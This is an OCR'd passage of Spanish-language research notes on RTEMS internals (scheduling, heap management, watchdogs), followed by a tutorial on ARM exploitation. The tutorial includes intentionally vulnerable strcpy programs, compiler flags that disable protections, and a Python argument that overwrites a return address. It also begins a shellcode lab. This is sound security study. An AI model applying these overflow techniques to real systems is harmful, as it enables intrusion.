El *bitmap* es dependiente de la arquitectura pero básicamente se lo puede pensar como un *array* de 16 `bit_map_Word`, donde cada una de estas `bit_map_Word` garantiza tener 16 bits, teniendo en total 256 bits para señalar que prioridad contiene tareas listas para ejecutar.

Nodos

Una estructura que tiene una función poco documentada es la `Scheduler_Node`, no debe confundirse con el término *Nodo* que hace referencia a un CPU particular en un sistema SMP.

Cada *thread* (`Thread_Control`) contiene esta estructura, de manera de poder asociar información de la planificación a cada *thread* particular, abstrayéndose de la información específica a cada tipo de scheduling.


Para el caso DPS, el nodo especializado (o que desciende de este), simplemente contiene una lista FIFO de una prioridad particular.

A su vez estas listas se implementan con el objeto *chain* (además de información concerniente al *bitmap*, que no fue estudiada en profundidad).

Estados de ejecución

Una tarea puede estar en uno de los siguientes estados:

- *executing*: actualmente ejecutándose en la CPU.
- *ready*: puede incluirse en la lista de ejecución.
- blocked: bloqueada, no puede incluirse en la lista de ejecución.
- dormant: dormida, la tarea fue creada pero no ha sido iniciada aún.
- *non-existent*: inexistente, no fue creada o ya fue borrada.



Interrupciones

La mayoría de las operaciones se realizan con las interrupciones deshabilitadas para realizarlas en forma atómica. Esto se logra con las funciones `_ISR_Disable` y `_ISR_Enable`, las cuales dependen de la arquitectura, por ejemplo para i386, llaman a las instrucciones de assembler `CLI` y `STI` respectivamente.

Yield

La operación **Yield** sucede cuando una tarea que se está ejecutando cede el control del CPU para volver al estado *Ready*. Según la documentación esto sucede "voluntariamente", pero por lo visto esta función se llama incluso en el caso donde el *thread* se quedó sin tiempo de ejecución (en el caso de *timeslicing*, planificación por tiempos), por lo que este término parece ser algo relativo.

Básicamente esta operación mueve el *thread* actual que se está ejecutando al final de su lista de prioridad, actualizando el heredero y solicitando un *dispatch* de ser necesario.

En detalle: Primero se obtiene la lista de *threads* correspondientes a la prioridad del *thread* que se está ejecutando, pasado por parámetro. Esto se logra mediante el *nodo* del *thread*, que para DPS contiene justamete un puntero a la cola (lista) de *threads* en la que se encuentra. En caso de que esta cola tenga solo un elemento (el mismo *thread*), no

es necesario manipularla, si el heredero (próximo *thread* a ejecutar) es él mismo entonces no sucede nada, si es otro *thread* se solicita un *dispatch* activando la variable `_Thread_Dispatch_necessary`.

En caso de que la cola correspondiente tuviera más de un elemento (*thread*), se lo remueve y se lo coloca al final de la misma. Al ser el objeto `Thread_Control` descendiente de (o sea que contiene a) el objeto base `Objects_Control`, este puede encadenarse en cualquier lista (*chain*). Esto es así porque el objeto base contiene un `Chain_Node` utilizado para incluirse en las listas (*chains*).

Luego de reordenar la lista, si el *thread* heredero era él mismo, se actualiza el heredero para apuntar al primer *thread* de la lista. Finalmente se solicita un *dispatch*. Esto causará que el próximo *thread* a ejecutar sea el que haya quedado primero en la lista después de mover al final el *thread* que realizó el *yield*, respetando así el orden FIFO.

En todas estas operaciones está suspuesto (no se sabe si se revisa) que el *thread* pasado por parámetro es el que se estaba ejecutando, y al ser DPS, la lista que lo contenía era la lista activa (con elementos) de mayor prioridad disponible al momento.

Schedule

La operación **Schedule**, según la documentación: "*This kernel routine implements the scheduling decision logic for the scheduler. It does NOT dispatch.*", implementa la lógica de decisión en la planificación de qué tarea ejecutar.

Básicamente para DPS esto no tiene repercusiones sobre el *thread* modificado que fue pasado por parámetro, sino que se encarga de actualizar al heredero de ser necesario (en caso de que el *thread* cuyo estado cambió pasó al principio de la lista con mayor prioridad).

En detalle: del *scheduler* se obtiene el *array* con las listas de *threads*, a través de su contexto. Con la función `_Scheduler_priority_Ready_queue_first` se busca el primer *thread* de la lista no vacía con mayor prioridad (a traves del *bitmap*). Este será el nuevo heredero, actualizando el viejo valor, si el heredero es distinto al *thread* que se esta ejecutando se solicita un *dispatch*.

En DPS, el *thread* que se está ejecutando es siempre el primero de la lista de mayor prioridad, por lo que si el heredero no es el que se está ejecutando quiere decir que el nuevo *thread* tiene mayor prioridad al que se ejecuta actualmente (tiene que estar en una lista distinta, porque al ser FIFO los nuevos *threads* van al final, no al principio, asi que un nuevo *thread* de igual prioridad no reemplazaría la posicion de un viejo *thread* con igual prioridad).

Block

La operación **Block** remueve de la lista de *threads* disponibles para ejecutar al *thread* pasado por parámetro y libera el CPU en caso de que este era el que se estaba ejecutando actualmente, actualizando al *thread* heredero de ser necesario.

En DPS básicamente saca al *thread* de su lista FIFO correspondiente, y en caso de que fuera el *thread* que se estaba ejecutando (o el heredero) se llama a la operación *Schedule* (descripta anteriormente) para actualizar al heredero y solicitar un *dispatch* de ser necesario.

En detalle: Se obtiene la lista a través del nodo de *scheduling* del *thread* y el *bitmap* a través del contexto del *scheduler*. Se remueve el objeto *thread* de la lista, y se limpia el bit correspondiente del *bitmap* de quedar la lista vacía.

Unblock

La operación **Unblock** pasa a un *thread* del estado *Blocked* al estado *Ready*. En DSP agrega el *thread* a la lista correspondiente a su prioridad. De ser el de menor prioridad se marca como el heredero y se solicita un *dispatch* (de ser posible interrumpir el *thread* actual).

Administración de Memoria


Introducción

Este documento detalla el manejo de la memoria dinámica en RTEMS. Para el usuario las principales API's a disposición son *Region Manager* y *malloc* de *newlibc*, los cuales utilizan internamente el sistema de *heaps* de RTEMS, al igual que el propio SO, para almacenar todas las estructuras de control.

Heap

Un *heap* en RTEMS es lo mismo que un *heap* en *libc* común, se asemeja particularmente a la implementación *dlmalloc* (sin arenas): un espacio contiguo de memoria donde se asignan bloques de tamaño variable. La estructura de los bloques (`blocks`) de `malloc` se representan en la estructura `Heap_Block`, que respeta la misma configuración de *dlmalloc*:

- `prev_size`: Tamaño del bloque previo, este valor es solo válido si el bloque previo está libre. De otra forma no tiene validez y puede ser utilizado por el bloque anterior como parte del mismo, para reducir el *overhead*.
- `size_and_flag`: Tamaño del bloque actual más un indicador (el LSB, bit menos significativo) que indica si el bloque previo está siendo usado (bit en 1) o no (bit en 0). Como los tamaños son siempre múltiplo de dos el último bit (LSB) no es necesario, por esta razón se lo puede utilizar con otro fin.
- `next`: Puntero al próximo bloque libre. Este campo es solo válido si el bloque está libre, sino es parte del area reservada.
- `prev`: Puntero al bloque libre anterior. Al igual que `next` solo es válido si el bloque está libre.



La estructura de control del *heap*, `Heap_Control`, no está bien documentada, pero los atributos principales son:

- `free_list`: Lista de los bloques libres.
- `area_begin`: Inicio del *heap*.

- `area_end`: Fin del *heap* (no inclusivo).

En los comentarios y código de RTEMS, al referirse a **area** se están refiriendo a un *heap*, y **block** se refiere a un bloque de memoria asignado por `malloc`.

Otros aspectos del *heap* que aparecen bastante (no investigados) son los mecanismos de protección y la recolección de estadísticas.

Allocation

Dentro de un *heap* la asignación se hace mediante el algoritmo de *First-Fit* (primero que se acomoda), recorriendo la lista de bloques libres hasta encontrar uno con espacio suficiente para satisfacer el pedido. Si el tamaño del bloque sobrepasa el tamaño pedido este se divide, y la parte restante es reingresada a la lista como un nuevo bloque libre.

Cada vez que un bloque es liberado se une a cualquier bloque vecino que también esté libre.

`malloc`

La función `malloc` provista por RTEMS es simplemente un envoltorio que utiliza la funcionalidad del *heap*. Durante la inicialización del BSP se llama a la función `bsp_libc_init`, que inicializa el *heap* de RTEMS. Soporta llamadas reentrantes (mediante el *mutex*: `_RTEMS_Allocator_Mutex`).

RTEMS *Workspace*

Hay dos tipos de memoria: **RTEMS Workspace** (el área de trabajo de RTEMS) y el **C Program Heap**, ambos son *heaps*, con la misma mecánica descripta antes. El *RTEMS Workspace* es la memoria utilizada por RTEMS para asignar a estructras de control para objetos del sistema, principalmente durante la etapa de inicialización, como tareas (y sus pilas), semáforos, etc. El **C Program Heap** es el *heap* utilizado por `malloc` para asignar memoria.

La opción *CONFIGURE_UNIFIED_WORK_AREAS* permite unir ambos en un solo *heap*. La ventaja es que reduce el desperdicio de memoria permitiéndo utilizar toda la memoria al máximo para cualquier asignación. La desventaja es que en el caso de que la aplicación sufra un *heap overflow* (desbordamiento del *heap*) esto impactará en las estructuras de control de RTEMS.

Misceláneos

Watchdog

Cada *thread* creado, instanciado en `Thread_Control`, tiene el atributo:

```
/** This field is the Watchdog used to manage thread delays and timeouts. */
Watchdog_Control         Timer;
```

El `Watchdog_Control` no desciende de `Objects_Control` pero tiene su propio `Chain_Node` para ser encadenado en una de las listas `_Watchdog_Ticks_chain` o `_Watchdog_Ticks_chain` que llaman al *watchdog* cada tick o cada segundo respectivamente.

La función `_Watchdog_Tickle` recorre estas listas y ejecuta las rutinas

```
/** This field is the function to invoke. */
Watchdog_Service_routine_entry  routine;
```

registradas en esa lista. Esto sucede solo en el caso de que el estado del *wathcdog* sea `WATCHDOG_ACTIVE`, los otros estados tienen funcionalidades soporte que no fueron estudiadas en profundidad.

CHAPTER

FIVE

ASPECTOS DE SEGURIDAD

La siguiente sección reune notas sobre el análisis básico de RTEMS desde un punto de vista de seguridad. Las notas se dividen en 2 partes. La primera, trata sobre aspectos de explotación sobre ARM a modo de introducción a la explotación de RTEMS sobre RPi. La segunda, detalla todo lo realizado al momento sobre la explotación de RTEMS. Además, se comenta sobre los *exploits* realizados a modo de pruebas de concepto junto con toda la infraestructura necesaria para llevarlos a cabo.

5.1 Explotación

Se estudió como explotar RTEMS en ARM. Primero estudiando ARM en casos simples (emulado y en linux) para luego pasar a RTEMS particularmente (sobre ARM). Dado que no se tienen casos de uso real en RTEMS se simularon *buffer overflows* (desbordamiento de buffer) simples.

5.2 ARM

Primero se hace una breve introducción a ARM desde el punto de vista de sus diferencias con x86, principalmente orientado a las cuestiones de seguridad y explotación, y luego se realizan ejercicios de explotación básicos.

5.3 Introducción a ARM

El objetivo de este documento es mencionar brevemente los puntos de ARM que resultaron relevantes durante este proyecto, no pretende ser una introducción completa a la arquitectura, simplemente mencionar similitudes y diferencias observadas entre x86 y ARM (particularmente orientado a su uso en RTEMS sobre la Raspberry Pi).

Como primera introducción se recomiendan los siguientes tutoriales:

- http://www.davespace.co.uk/arm/introduction-to-arm/
- http://www.exploit-db.com/wp-content/themes/exploit/docs/16151.pdf

La documentación más completa se encuentra en el sitio de ARM, principalmente, el Manual de Referencia de la Arquitectura:

- http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.subset.architecture.reference/index.html

y el Manual de Referencia Técnina de ARM1176JZF-S (versión particular del procesador de la RPi):

- http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.ddi0301h/index.html

5.3.1 Caracterísiticas Generales

Es un procesador tipo RISC de 32 bits, todo el acceso a memoria se hace mediante operaciones *Load* y *Store* (cargar y guardar) a registros. Tiene un modo que permite codificar las instrucciones más comunes en 16 bits (*Thumb Mode*) en el que por ahora no se va a profundizar.

El procesador de la RPi (ARM1176JZF-S) pertenece a la familia de ARM11, y tiene el set de instrucciones ARMv6.

Tiene 16 registros de propósito general nombrados `R0-R15` (más un *program status register* `PSR`, registro de estado del programa), aunque los últimos 3 suelen tener un uso más específico:

- `R13`: `SP`, *Stack Pointer* (puntero a la pila).
- `R14`: `LR`, *Link Register* (registro de vinculación).
- `R15`: `PC`, *Program Counter* (IP en x86, puntero al programa).

De estos 3 el `LR` es el único registro "nuevo", desde el punto de vista de x86. Se usa para guardar la dirección de retorno de la función llamada. De todas formas, todos los registros tienen el mismo estatus y pueden ser utilizados en cualquier instrucción (con algunas excepciones particulares).

Algunas nomenclaturas que cambian son:

- *CALL/JUMP*: *BRANCH*
- *Program Counter*: *Instruction Register*

La pila (para Linux y RTEMS, al menos) se maneja igual que en x86, `SP` apunta al último valor apilado en el stack, cuya dirección (almacenada en `SP`) se decrementa en cada `push`. En la terminología de ARM es "*Full Descending*".

La mayoría de las instrucciones pueden ser codificadas como condicionales (similar a los saltos condicionales de x86). Muchas veces se observa que para un *if* de pocas instrucciones, el compilador no lo codifica como un bloque de codigo que es "saltado" según alguna condición (con un salto condicional). En vez de eso se codifica cada instrucción como condicional (según la misma condición del *if*), de modo de ejecutarse entero (todas las instrucciones) si se cumple dicha condición (de no cumplirse estas instrucciones son interpretadas como *NOPs* por el procesador).

Se trabaja con *Little-endian* (LE) por defecto, pero hay un flag en el PSR que permite cambiarlo a *Big-endian* durante la ejecución de un programa, de todas formas RTEMS trabaja siempre en LE.

`PC` (*Program Counter*), al ser un registro de propósito general, se lo puede manipular de la misma manera que al resto (con excepciones puntuales en algunas funciones), y la mayoría de las referencias a direcciones (de memoria u otras funciones) dentro del código se realizan relativas a `PC` (*PC-relative*, similar a x86 en 64 bits), haciendo que gran parte del código generado sea independiente de su posición (PIC).

5.3.2 Llamado a funciones

En ARM se utiliza la instrucción `branch` (similar a `jmp` de x86). Esta guarda la dirección de retorno en el regirstro `LR` y luego salta a la función indicada. Esta una diferencia importante respecto de la arquitectura x86 la cuál utiliza la instrucción `call` que apila la dirección de retorno en la pila previamente a salta a la función llamada.

De todas formas las llamadas a funciones en la práctica terminan siendo muy similares a x86, porque si la primera función llamada, que tiene su dirección de retorno en el `LR`, debe llamar a su vez a otra función (que es lo más común excepto para una función "hoja"), debe preservar el valor de `LR` (su dir. de retorno) antes de hacer `branch`. Esto lo hace guardando el valor de `LR` en la pila (en el preludio de la función). Por lo tanto, en la práctica, mientras que en x86 al inicio de la función se encontraba la dirección de retorno más otros registros en la pila (para preservarlos), en ARM, se hará un `push` de todo junto, es decir, de `LR` y el resto de los registros que sean necesarios preservar, quedando una estructura muy similar de la pila de x86.

Para retornar de una función, en lugar de la instrucción `ret` de x86 que hace `pop` de la instrucción de retorno y salta a ésta, en ARM se hace `branch` a la dirección contenida en el registro `LR`. En caso de que la función en cuesión

llamara a otra durante su ejecución, el valor de `LR` fue apilado oportunamente, por lo que debe realizar un `pop` a este registro antes de hacer el `branch` correspondiente. Dado que `PC` es un registro como cualquier otro, a veces, cuando está haciendo `pop` de otros registros preservados, realiza `pop` de `LR` directamente a `PC` saltando efectivamente a la dirección de retorno (en vez de hacer `pop` a `LR` y luego un `branch` con el valor de `LR`).

ARM permite hacer *Load/Store* de múltiples valores consecutivos en memoria. Esto se traduce a que se pueden hacer `push`/`pop` de varios registros juntos (puede observarse muchas veces al inicio y fin de una función instrucciones como `push {r7, lr}` y `pop {r7, pc}`, respectivamente).

5.3.3 Memoria

Tiene una MMU pero no está habilitada en RTEMS por lo que no se discuté esto aquí. RTEMS usa *Flat Memory Model* donde las direcciones virtuales son las mismas que las físicas y toda la memoria es accesible desde cualquier punto de ejecución.

5.3.4 Excepciones

Además de la documentación de ARM, un buen material introductorio es el siguiente tutorial:

- http://osnet.cs.nchu.edu.tw/powpoint/Embedded94_1/Chapter%207%20ARM%20Exceptions.pdf

En ARM hay una tabla con los vectores de interrupción (EVT, *Exception Vector Table*), donde se asignan 4 bytes por interrupción. Cada entrada representa la dirección de la rutina de atención a la cual el procesador salta según el tipo de interrupción generada (ej: *Reset*, IRQ, instrucción indefinida, etc).

El punto de interés es que la EVT se encuentra en la dirección de memoria 0x0 (aunque hay una opción para ubicarla en 0xFFFF0000) por lo que puede ser vulnerable a accesos de memoria (lectura/escritura) con punteros de valor *NULL* (0x0).

5.3.5 ABI

Según la wiki de RTEMS:

- http://www.rtems.org/wiki/index.php/ARM-EABI

soporta la EABI de ARMv7-M:

- http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.ihi0042e/index.html

Lo más importante para resaltar de la ABI es que a diferencia de x86 (32 bits) donde los parámetros se pasan por la pila, en ARM se pasan por los registros `R0-R3`.

5.3.6 Syscalls

Se implementan mediante la instrucción *SVC* (Supervisor Calls, antiguamente llamada SWI), similar al *INT* de x86. Sin embargo, en RTEMS todas las funciones (o servicios del sistema) se llaman mediante `branch` normales, es decir, sin invocar las SVC pues todo se ejecuta con el mayor nivel de permisos.

5.3.7 Constantes

Como las instrucciones tienen un largo máximo de 32 bits no puede codificarse una función que manipule constantes de ese tamaño (que es el mismo de los registros también) dado que no dejaría lugar a la codificación de la instrucción misma. Esto se traduce, por ejemplo, a que no puede cargarse un número de 32 bits en un registro en una sola instrucción `mov`.

Para solventar esto, el compilador (al menos lo observado con GCC) guarda estas constantes en la sección de solo lectura del programa y las carga al registro deseado con instrucciones de acceso a memoria. Las direcciones de estas constantes generalmente están codificadas al final de cada función. Por ejemplo, es común ver al final de una función una serie de constantes (que apuntan siempre al mismo rango de memoria). Estas se utilizan mediante instrucciones de carga de memoria, donde la dirección se indica relativa a `PC`. Es decir, el compilador en una instruccion de *LOAD*, pide cargar en un registro la constante que está en memoria, cuya dirección se encuentra un cierto delta por debajo de la instrucción actualmente ejecutada (PC + delta).

5.4 Explotación en ARM

Este documento detalla las primeras experiencias de explotación sobre ARM, usando ejercicios en C sacados de:

- http://community.coresecurity.com/~gera/InsecureProgramming/

Esta documentación fue generada antes de comenzar a experimentar sobre RTEMS. Aunque puede ser útil como documento introductorio, si se lo estudia como preparativo para RTEMS, hay que tener en cuenta que muchos de los mecanismos encontrados aquí (Linux) varían con respecto a la implementación de RTEMS. Se recomienda la lectura superficial, sin invertir mucho tiempo en los detalles que tendrán implementaciones distinas al estudiar ARM sobre RTEMS.

Las diferencias más importantes en RTEMS con respecto a lo documentado aquí son:

- Todo el código se compila en forma estática, no hay carga dinámica de funciones, por lo que no se implementan las tablas PLT/GOT.
- RTEMS no tiene llamadas a sistema por interrupciones (*syscalls*), toda la funcionalidad está implementada como funciones normales de C que se llaman con la interfaz estándar, independientemente de que sean funciones de usuario o del sistema operativo. Por esto no se observan instrucciones de llamadas a supervisor (SVC).
- Hasta donde se observó no se usa el modo *Thumb* de ARM (aunque está disponible en el micro de la RPi), todas las instrucciones son en 32 bits (no se ven instrucciones con el sufijo ".w" como se muestran aquí).
- No se observó que se utilice el *Frame Pointer* (FP). Todas las referencias a las variables son con respecto de SP, los preludios de las funciones varían significativamente con los de Linux.

5.4.1 Ambiente de desarrollo

Para correr ARM en x86 se utiliza un compilador cruzado (*cross compiler*) de GCC, que aplica la EABI.

```
sudo apt-get install gcc-arm-linux-gnueabi
```

La compilación se realiza mediante GCC y se agrega el parámetro `-g3` para habilitar la depuración, y los mismos parámetros utilizados en los ejercicios originales de los ABO (desbordamientos de *buffer* avanzados) que deshabilitan las protecciones comunes:

```
arm-linux-gnueabi-gcc -g3 -D_FORTIFY_SOURCE=0 -fno-stack-protector -Wformat=0 -Wl,-z,norelro    hell
```

Para correr el ejecutable se utiliza QEMU en modo de Usuario. Esto significa que a diferencia de los tests de RTEMS, no se levanta un sistema entero con el OS correspondiente, sino que se hace una traducción dinámica de las instrucciones ARM a x86 corriendo la aplicación como una más.

Se baja y compila el paquete de QEMU en modo Usuario, según el tutorial en:

http://xecdesign.com/compiling-qemu/

Para ejecutarlo hay que indicarle donde se encuentran las librerías de ARM, instaladas ya con el paquete `gcc-arm-linux-gnueabi`, con el parámetro `-L /usr/arm-linux-gnueabi/`. Además, para habilitar la depuración remota se abre un puerto con `-g 1111`, el programa queda detenido al inicio hasta que se conecte GDB.

```
qemu-arm -g 1111 -L /usr/arm-linux-gnueabi/ ./hello
```

Para conectarse con GDB hay que instalar el paquete que reconoce la arquitectura ARM:

```
sudo apt-get install gdb-multiarch
gdb-multiarch ./hello
target remote :1111
```

5.4.2 Primer tutorial

El primer tutorial, antes de los ABOs, que se usó para trabajar es este:

http://www.exploit-db.com/wp-content/themes/exploit/docs/16151.pdf

Presenta el siguiente *buffer overflow*:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void dounuts() {
  puts("Donuts");
  exit(0);
}

void vuln(char*arg) {
  char buff[10];
  strcpy(buff, arg);
}

int main(int argc, char **argv) {
  vuln(argv[1]);
  return 0;
}
```

La idea es abusar de la función `strcpy()` para copiar de más y pisar la dirección de retorno de `vuln()` y, en vez de volver a `main()`, llamar a `donuts()`.

El código de ensamblador de este programa (que puede ser visto con otra herramienta del paquete *gcc-arm*, `arm-linux-gnueabi-objdump`) es:

```
0x83e0 <vuln>           push   {r7, lr}
0x83e2 <vuln+2>         sub    sp, #24
0x83e4 <vuln+4>         add    r7, sp, #0
0x83e6 <vuln+6>         str    r0, [r7, #4]
0x83e8 <vuln+8>         ldr    r3, [r7, #4]
0x83ea <vuln+10>        add.w  r2, r7, #12
0x83ee <vuln+14>        mov    r0, r2
0x83f0 <vuln+16>        mov    r1, r3
0x83f2 <vuln+18>        blx    0x8304 <strcpy>
0x83f6 <vuln+22>        add.w  r7, r7, #24
0x83fa <vuln+26>        mov    sp, r7
0x83fc <vuln+28>        pop    {r7, pc}
```

`push` pone en la pila todos los registros de la lista entre llaves. Algo importante para notar es que el orden en el que se empuja en la pila no es el de la lista, sino según el orden numérico de los registros (`LR` es el `R14`), con el registro de menor número en la dirección de memoria más baja.

Básicamente, hay dos sets de instrucciones, ARM de 32 bits y *Thumb* de 16 bits. Se puede observar por las direcciones de las instrucciones del ejemplo, que ocupan 16 bits, que estamos en el modo *Thumb* (notar que el modo de ejecución está codificado en un bit del registro de estado). Las únicas excepciones son las instrucciones `add.w` que ocupan 32 bits. El sufijo `.w` indica codificar la instrucción en 32 bits incluso si esta puede ser codificada en 16 (análogamente `.n` indica codificar en 16 bits). Esta variación es posible si se usa el set de instrucciones *Thumb-2*, que permite mezclar instrucciones de 32 y 16 bits.

`R7` posiblemente esté funcionando, en este caso, como FP aunque tiene la misma dirección del SP. Los parámetros en ARM se pasan por los primeros 4 registros `R0-R3`, en el mismo orden que los parámetros de C. Para el caso de `strcpy`, `R0` tiene la dirección del *buffer* `buff` y `R1` tiene la dirección fuente de donde se va a copiar, `arg`.

Como a su vez `vuln(arg)` ya tiene en `R0` su parámetro `arg`, el mismo que utilizará `strcpy`, el valor de `R0` se pasa a `R1`. Esto no se ve claramente porque `R0` es primero almacenado en la pila: `str r0, [r7, #4]`, recuperado en `R3` mediante `ldr r3, [r7, #4]` y de `R3` pasado finalmente a `R1` por `mov r1, r3`.

El *buffer* está almacenado en la pila, y su dirección pasada a `R0` por `add.w r2, r7, #12` y `mov r0, r2`.

El llamado a `strcpy` se hace mediante la instrucción `blx`. La `x` indica que se cambiará el set de instrucciones utilizado, de *Thumb* a ARM (dado que, según se entiende, la librería de C de este paquete está compilada en ARM). La función `strcpy` utilza la PLT y la GOT como en un entorno de linux común. La diferencia más importante es que se utiliza un registro especial para realizar la indirecćon, el registro IP (`R12`) denominado por ARM *intra-procedure call scratch register*.

Al retornar se libera el espacio reservado de la pila y se recuperan los registros guardados con `push`. A `PC` se lo trata como un registro común, así que el valor de retorno que se habia apilado del `LR` ahora se pasa al `PC` como si fuera un `mov` común y la función retorna al `main`.

`push` y `pop` son sinónimos de las instrucciones de almacenamiento múltiples `stmdb` y `ldm` (`ldmia`), respectivamente. Se comportan igual que en x86. El sufijo db significa *Decrease Before* (decrementar antes), decrementa el valor de `SP` antes de guardar el dato en esa posición. El sufijo `ia` del `pop` significa *Incremente After* (incrementar luego), primero recupera el dato apuntado por `SP` y recién después aumenta su valor.

Como se ve con la instrucción `blx`, el set de instrucciones (IS) puede ser cambiado entre llamadas de una función a otra (modificando el *flag* correspondiente en el registro de estado). La forma que tiene el sistema para saber, al retornar, si debe cambiar nuevamente el IS, es indicándolo en el bit menos significativo (LSB) de la dirección de retorno. Dado que la mínima instrucción tiene un largo de 16 bits, y todas las direcciones de instrucciones tienen que estar alineadas a ese tamaño (o sea, 2 bytes), este bit (LSB) es redundante. Si el bit está seteado cambia a *Thumb*, si esta en cero cambia a ARM.

Esto significa que al pisar una dirección de retorno para ganar el control de la ejecución hay que tener en cuenta este bit. A veces una dirección de retorno parece extrañamente ser un número impar pero es por este *flag*. Si el *flag* no coincide con el IS al que se esta retornando va a causar un error.


ARM admite tanto *Little-endian* como *Big-endian*, siendo el primero la codificación por defecto y no se observo en ningún lado que esto cambie, por lo que por ahora se asume que es siempre *Little-endian* como en x86.

5.4.3 *Buffer Overflow*

Normalmente la dirección de retorno se guarda en `LR`, pero al empezar a llamar a subrutinas, para no pisar el valor de este registro, se lo guarda en la pila antes de la próxima llamada. Esto hace que en términos prácticos la explotación sea la misma que en Linux para x86.

Antes de llamar a `strcpy` la pila (dibujada con las direcciones crecientes hacia arriba y la pila aumentando hacia abajo) es:

Como se observa en el diagrama de la pila, la dirección del *buffer* (originalmente de 10 bytes) esta a 4 **words** (palabra, 1 word = 32 bits = 4 bytes) de distancia. Esto quiere decir que debe haber 16 bytes de *padding* y los próximos 4 bytes escritos van a sobreescribir la dirección de retorno de la función `vuln` (o sea, el valor anterior del `LR`, almacenado en la pila, dado que se iba a llamar a `strcpy`).



Sabiendo la dirección de la función `donuts`, 0x000083c8, almacenada en memoria como `c8 83 00 00` (*Little-endian*), debían escribirse 20 bytes, 16 de *padding* y los últimos 4 con esta dirección de retorno para ganar el control de la ejecución. Al estar ejecutando en *Thumb*, la dirección de retorno debe tener el LSB seteado, por lo que en realidad, la dirección que hay que sobreescribir es `0x83c9`, y no `0x83c8` (como sería en x86).

Esto se pudo comprobar con GDB, ejecutando el programa con el siguiente argumento:

```
qemu-arm -g 1111 -L /usr/arm-linux-gnueabi/ ./hello \
    `python -c "print('a' * 16 + chr(0xc9) + chr(0x83) )"`
```

5.4.4 *Payloads*

A continuación se documenta la codificación de *payloads*, código ensamblador que se inyecta en la máquina atacada mediante alguna vulnerabilidad explotada, que tiene generalmente como objetivo instanciar una consola de comando impersonando al usuario *root*. Se utilizó el primer ABO para probar un *payload* básico de ARM, obtenido del tutorial:

- http://shell-storm.org/blog/Shellcode-On-ARM-Architecture/

El ABO es simplemente un *buffer overflow* donde se debe cargar el *payload* en el *buffer* y hacer que la función retorne dentro de este:

```
/* abo1.c                                        *
 * specially crafted to feed your brain by gera */

/* Dumb example to let you get introduced...    */

int main(int argv,char **argc) {
  char buf[256];

  strcpy(buf,argc[1]);
}
```

Analizando el código ensamblador de ARM se puede observar que el *buffer* esta justo antes de los registros apilado `R7` y `LR`:

```
0x836c <main>           push   {r7, lr}
0x836e <main+2>         sub    sp, #264        ; 0x108
0x8370 <main+4>         add    r7, sp, #0
0x8372 <main+6>         add.w  r3, r7, #4
0x8376 <main+10>        str    r0, [r3, #0]
0x8378 <main+12>        mov    r3, r7
0x837a <main+14>        str    r1, [r3, #0]
0x837c <main+16>        mov    r3, r7
0x837e <main+18>        ldr    r3, [r3, #0]
0x8380 <main+20>        add.w  r3, r3, #4
0x8384 <main+24>        ldr    r3, [r3, #0]
0x8386 <main+26>        add.w  r2, r7, #8
0x838a <main+30>        mov    r0, r2
0x838c <main+32>        mov    r1, r3
0x838e <main+34>        blx    0x82c0 <strcpy>
0x8392 <main+38>        mov    r0, r3
0x8394 <main+40>        add.w  r7, r7, #264    ; 0x108
0x8398 <main+44>        mov    sp, r7
0x839a <main+46>        pop    {r7, pc}
```

Igual que en el ejemplo anterior `R7` está antes que `LR`, por lo que habrá que sobreescribir 260 bytes de relleno (256 del *buffer* y 4 de `R7`) antes de llegar a la dirección de retorno almacenada en `LR`.

Dado que esta versión de ARM no tiene ASLR la dirección en la pila del *buffer* (donde se va a redirigir la ejecución del programa) es siempre la misma y se puede averiguar con gdb:

```
(gdb) p &buf
$3 = (char (*)[256]) 0xf6ffeff0
```

